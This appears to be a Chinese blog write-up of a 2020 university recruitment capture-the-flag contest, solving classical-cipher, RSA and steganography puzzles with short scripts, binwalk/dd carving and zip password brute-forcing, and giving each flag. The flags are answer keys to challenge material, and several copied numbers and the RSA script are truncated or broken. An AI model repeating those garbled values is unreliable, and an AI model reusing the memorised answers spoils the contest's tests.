20年9月wust招新赛writeup

原创

Wust-Mo0n5ea丶 于 2020-09-13 15:01:21 发布

文章标签： 信息安全

本文链接：https://blog.csdn.net/qq_33590156/article/details/108548899

20年9月wust招新赛writeup

Crypto

黑铁2

题目告诉了是大帝密码，所以用在线网站解密凯撒密码，key为3，得到flag{th3_m0st_e4sy_cae5ar}

黑铁1

很明显，栅栏密码，在线网站，key为5，得到flag{r4i1f3nce_1s_s0_e4sy}

青铜3

题目说了是维吉尼亚密码，还是网站，因为前四位解出来是flag，所以对照图表

云被程序秒主为 OKOKOKOK 。现在根据如下维吉尼亚密码表格进行加密：

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

明文第一个字母是“l”，密钥第一个字母是“o”，在表格中找到“l”列与“o”行相交点，字母“W”就是密文第一个字母；同理，“v”列与“k”行交点字母是“F”；“e”列与“o”行交点字母是“S”.....

可知密钥是wust，得到flag{V1g3nere_1s_E4sy_T0o}

青铜5

题目给了个mess.zip文件，先下载解压，有俩文件


名称	修改日期	类型	大小
puzzle.txt	2020/8/26 19:12	文本文档	1 KB
混乱.py	2020/8/27 21:16	PY 文件	1 KB

分别打开看看，

puzzle.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
ka1021089M71V03123ag7848116f9V5o77lO5Jig
M11MXp1r5e53bM95651169fy5H6E5uS108Ac49
125
```




```python
import random
flag = 'flag{xxx}'

digit = ''

for i in flag:
    digit += str(ord(i))


i = 0

while i < len(digit):
    n = random.randint(0, 128)
    if ord('a') <= n <= ord('z') or ord('A') <= n <= ord('Z'):
        digit = digit[0:i] + chr(n) + digit[i:]
    i += 1

with open('puzzle.txt', 'w') as out:
    out.write(digit)
```


先看py文件，逻辑为把flag的每个字符都用ord()化为十进制存到digit里，然后遍历digit并摇随机数，如果是字符则插到目前的i后面，最后把digit作为文件puzzle.txt输出。所以就很简单了，删去txt里所有大小写字符，再将10进制码转到asc码即可得到flag{N0t_M3s5_At_Al1}

白银5

一个py文件，先下下来打开，

```python
flag = "flag{xxx}"
def enc(plain):
    cipher = []
    for i in plain:
        m = ord(i)
        cipher.append(5 * m ** 2 + 6 * m - 8)
    return cipher

print(enc(flag))
#[52624, 58960, 47619, 53655, 76375, 30099, 55747, 50592, 50592, 12291, 13303, 45687, 34935, 49591, 54696, 11800, 62263, 12291, 45687, 3
```



逻辑很简单，flag每一位化十进制去进行运算得到了下面一堆数字，所以题目就是解方程。写一个小脚本爆破：

```
#include<iostream>
using namespace std;
int main()
{
    int a[] = {52624, 58960, 47619, 53655, 76375, 30099, 55747, 50592, 50592, 12291, 13303, 45687, 34935, 49591,
 54696, 11800, 62263, 12291, 45687, 30099, 13824, 67968, 54696, 78867};
    for(int i=0;i < 24;i++)
    {
        for(int j = 1;j <= 200;j++)
        {
            if(5*j*j+6*j-8==a[i])
            {
                printf("%c",j);
                break;
            }
        }

    }
    return 0;
}
```


得到结果flag{Midd13_Sch0o1_M4th}

黄金3

题目给了个名叫txt的文件，下载后用txt打开空白，转用winhex打开



没什么思路，看看hint可以转为莫斯密码，再看看规律，都是E2 80 8X的格式，一共3种，联想莫斯密码里 f 的敲法 点点杠点，可以知道，8C是（.），8D是（-），8B是空格（ ），使用HxD将左边的复制到txt里，使用替换功能后得到



使用网站得到flag{emp3r0r_s_f14g}

黄金2

打开文件，是rsa加密，数字很大，

```
from gmpy2 import *
from Crypto.Util.number import *
flag = b'flag{xxx}'
q = getPrime(1024)
p = getPrime(1024)
n = p * q
e = 0x10001
m = bytes_to_long(flag)
c = pow(m , e , n)
print('c =' , c)
print('p =' , p)
print('q =' , q)
print('n =' , n)
print('e =' , e)
#c = 106974707344146500894816190873171370422760292746677103351545212915583305224851283027913424359681901213160548509030728294950922779581
#p = 13082288348957157420029833270845432946685983400426664241189872576563189988942148849454773399177050888162741098804292877420319560470
#q = 13973210731231993127531066731176564662627839397943450198256669933931100812397701378661512270553728245743321560282973371200749177954
#n = 18280157194671942571015494684901214122560697613180339638222293506772512664722576801758653703792602877175187618595948795076683970411
#e = 65537
```


百度查一查原理，并且安装python，还有gym2和libnum库，最后找一个大佬的脚本：

```
import libnum
import gmpy2

n=182801571946719425710154946849012141225606976131803396382222935067725126647225768017586537037926028771751876185959487950766839704114545062548799301577559027828728226853749895630047048894973616775178420971884099875754004180367204735650297120274554530460750398774019767329859589520696374080867702361629717469640356143551890826147417721403340219364781343677002654481645876233648342183888859721602771724176827944484938045295397584448369898117258591944462065780962666414319399301090936047002344373974551793032620475686601662435765421673166730407779159043521805960132583918922125109174584744438674367202249656951960810683965537
p = 130822883489571574200298332708454329466859834004266642411898725765631899889421488494547733991770508881627410988042928774203195604703029350949288100724975746839096867983836325450657236760959653803308771351268641116524149318446569259481566849122480788716520112601023509136851107256943231492183631633605127404459
q = 139732107312319931275310667311765646626278393979434501982566699339311008123977013786615122705537282457433215602829733712007491779544699649832415562575856174683056793987943809983444062217758810461393283238239078817867950175688402418116391749675813211549465447021779619051370822248800989704728960239745816194821
assert n==p*q

c=106974707344146500894816190873171370422760292746677103351545212915583305224851283027913424359681901213160548509030728294950922779584942272915269589048573656460764536303038617565774179609423258816856850192407104667933625218578031643104333062944992240038530704853592013176072319130230607878586902395907881056268861263155425344994055182126590614952320552147287440030539998855627885748866201111719726397878214274245135532875680486795441243435668520709499073067958211482354419098463277555778310367382569091571564813041999990868323244050544388424438368225082426439807748799842398014111721082402518054906976220596052380339 68
d=gmpy2.invert(e,(p-1)*(q-1))
m=pow(c,d,n)
print (libnum.n2s(m))
```

python下运行，得到flag{Th3_Mo5t_Ea5y_R5a}

Misc

黑铁3

题目给了一个照片，先用winhex打开看看，划到底

最下面就可以看到flag{W31c0m3_T0_Wu5t_A15}


白银3

又是一张图片，还是winhex

```
00022912  56 00 29 3E C6 B3 EC 97  CE D4 22 43 DC F7 A5 4A  V )>Æ³ì—ÎÔ"CÜ÷¥J
00022928  B2 AE AB CA 14 A9 52 A2  3F FF D9 50 4B 03 04 14  ²®«Ê ©R¢?ÿÙPK
00022944  00 01 00 08 00 5A 91 1A  51 99 2B 26 47 95 00 00       Z' Q™+&G•
00022960  00 AB 01 00 00 08 00 00  00 66 6C 61 67 2E 74 78   «         flag.tx
00022976  74 A5 0B 5A F9 C3 DF 7F  75 32 E4 4D C5 D3 52 4E  t¥ ZùÃß u2äMÅÓRN
00022992  76 EE 72 98 27 11 F8 B9  8E F3 3D 73 0E F4 F7 58  vîr˜' ø¹Žó=s ô÷X
00023008  26 AF 00 2E 9D 5C B3 CC  F8 67 6F F5 E5 5B 4E 86  &¯ . \³Ìøgoõå[N†
00023024  6B 88 2C 3C 31 3F 5E F8  93 7C 9E 79 C3 87 28 1A  kˆ,<1?^ø"|žyÃ‡(
00023040  FD 91 EC 99 EB 79 48 2C  17 88 52 68 A5 CD 60 00  ý'ì™ëyH, ˆRh¥Í`
00023056  4E 15 6E DC CA 4A FF AB  B2 84 8D 30 E6 9D 0E 9B  N nÜÊJÿ«²„ 0æ  ›
00023072  B7 B4 BC 06 DC F9 66 DA  DF AA 77 55 3A B1 C7 5B  ·´¼ ÜùfÚßªwU:±Ç[
00023088  70 F6 C0 22 91 14 5F 28  22 ED D5 2A 1B F6 FF 2D  pöÀ"' _("íÕ* öÿ-
00023104  E9 BC AC A1 A9 03 28 63  B7 65 9C BD 8E 94 B3 B4  é¼¬¡© (c·eœ½Ž"³´
00023120  7D 80 46 36 01 75 50 4B  01 02 3F 00 14 00 01 00  }€F6 uPK  ?
00023136  08 00 5A 91 1A 51 99 2B  26 47 95 00 00 00 AB 01    Z' Q™+&G•   «
00023152  00 00 08 00 24 00 00 00  00 00 00 00 20 00 00 00      $
00023168  00 00 00 00 66 6C 61 67  2E 74 78 74 0A 00 20 00      flag.txt
00023184  00 00 00 00 01 00 18 00  C0 30 18 2D 91 7B D6 01          À0 -'{Ö
00023200  BE E0 70 35 91 7B D6 01  F3 7F 38 D1 90 7B D6 01  ¾àp5'{Ö ó 8Ñ {Ö
00023216  50 4B 05 06 00 00 00 00  01 00 01 00 5A 00 00 00  PK           Z
00023232  BB 00 00 00 00 00                                »
页 26 / 27                                    偏移地址:
```

这次没有flag，但是有个flag.txt，还有PK（压缩文件）可以确认是经典图片隐写，打开kali，文件扔进去，启用终端切换到桌面并使用binwalk，

```
binwalk fku.jpg
```



```
Shell No. 1

文件(F)  动作(A)  编辑(E)  查看(V)  帮助(H)

root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
fku.jpg
root@kali:~/Desktop# binwalk fku.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
22939         0x599B          Zip archive data, encrypted at least v2.0 to extract, compressed size: 149, uncompressed size: 427, name: flag.txt
23216         0x5AB0          End of Zip archive, footer length: 22

root@kali:~/Desktop#
```


可以看到一个藏了一个压缩文件：Zip archive data，里面就有flag.txt


使用命令：

```
dd if=fku.jpg of=myzip skip=22939 bs=1
```


将zip文件分离出来，

```
root@kali:~/Desktop# dd if=fku.jpg of=myzip skip=22939 bs=1
记录了299+0 的读入
记录了299+0 的写出
299 bytes copied, 0.000838093 s, 357 kB/s
root@kali:~/Desktop#
```

再将压缩文件复制到windows桌面，修改后缀名为zip，打开解压发现要密码，使用软件进行爆破




密码为9527，打开flag.txt




没想到还有一关，这是brainfuck编码，使用网站，得到flag{Fuck_Y0u_D4mn}

铂金3


拿到文件发现是个打不开的gif，还是先上winhex



没什么信息，但是文件头有点眼熟，百度一下gif文件的文件头，可以查到是47 49 46 38 39 61，“GIF89a”，再看看文件，只剩个39 61，“9a”，所以可以确定是个损坏的gif，使用winhex进行修复，文件头处反键，选择编辑->粘贴0字节，数目为4，之后直接点击00，输入数字进行修改



修改后ctrl+s保存，再回到桌面就可以双击打开文件了，文件最后闪过一个二维码，使用在线gif网站，得到二维码图片，




但是，二维码缺少三个定位点，百度找二维码，截图，使用画图软件进行拼接，得到完整二维码后扫描得到一串字符：

MZWGCZ33I4YWM2BTGRSF6U3UGNTXGMBROYZV6QRUONSTGMT5

